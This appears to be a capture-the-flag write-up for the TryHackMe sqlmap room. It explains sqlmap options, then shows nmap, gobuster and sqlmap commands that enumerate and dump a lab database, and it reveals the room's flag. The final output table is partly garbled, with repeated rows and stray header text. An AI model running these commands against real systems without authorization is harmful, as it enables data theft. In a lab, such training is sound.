## **SQLmap Tool**


Sqlmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many niche features for the ultimate penetration tester and a broad range of switches lasting from database fingerprinting, over data fetching from the database, to accessing the underlying file system and executing commands on the operating system via out-of-band connections.

Command :- sqlmap -u [ Target URL ] --batch --threads --crawl --level --risk --dbs -D -T -C --dump or --dump-all

Let's go through the command options,

- -u = Specify Target URL
- --batch = to give default answers to asked question between attack
- --threads = to set the no. of concurrent HTTP req. Sent to the target
- --crawl [1-3] = searches the web pages till given number
- --level [1-5] = controls the number of tests performed for SQL injection
- --risk [1-3] = specifies the risk of tests to perform
- --dbs = Shows databases
- --tables = shows tables
- --columns = shows columns
- -D = Specify the database
- -T = Specify the table
- -C = Specify the column
- --dump or --dump-all = to dump the data or dump everything

For Practical we will use the tryhackme me sqlmap room:



Target Machine :- TryHackme Attacking Machine :- Parrot Os


Connect to the tryhackme server and try to ping the IP (its pinging) nmap -A -T4 -p- [Target IP] --open We got port 80 open

Then we search the ip in the browser and found nothing




Need to search for hidden directories by using gobuster Gobuster dir -u http://10.10.217.102:80 -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-big.txt -t 150


Go with the **/blood** directory (Answer for the first question)



There is a search option given. Try to search for every blood group and we got O+vulnerable.



Capture this request in burpsuite and copy the post request in on txt file



Use save item to save the request in file

To find the current user [ use --current-user option ] sqlmap -r req1.txt --batch --threads 3 --current-user

```
[01:12:30] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.10.3
back-end DBMS: MySQL >= 5.0.12
[01:12:33] [INFO] fetching current user
current user: 'root@localhost'
[01:12:33] [INFO] fetched data logged to text f
```

To find the flag use sqlmap options

sqlmap -r req2.txt --batch --threads 3 --dbs

sqlmap -r req2.txt --batch --threads 3 -D blood --tables

sqlmap -r req2.txt --batch --threads 3 -D blood -T flag --dump

```
[01:14:41] [WARNING] reflective value(s) found and filtering out
[01:14:41] [INFO] fetching entries for table 'flag' in database 'blood
Database: blood
Table: flag
[1 entry]

| Accept text/html.application/html.application/xml.g=0.9///g=0.8
| id | flag discrete | name |
| Accept text/html.application/html.xml.application/xml.g=0.9///g=0.8
| id | flag discrete | name |
| The first text/html.application/html.xml.application/xml.g=0.9///g=0.8
| 1 o | thm {sqlm@p_is_L0ve} | flag |
| 1 o | thm {sqlm@p_is_L0ve} | flag |
| 1 o | thm {sqlm@p_is_L0ve} | flag |
| 1 o | thm {sqlm@p_is_L0ve} | flag |
| 1 o | thm {sqlm@p_is_L0ve} | flag |
| 1 o | thm {sqlm@p_is_L0ve} | flag |
| 1 o | thm {sqlm@p_is_L0ve} | flag |
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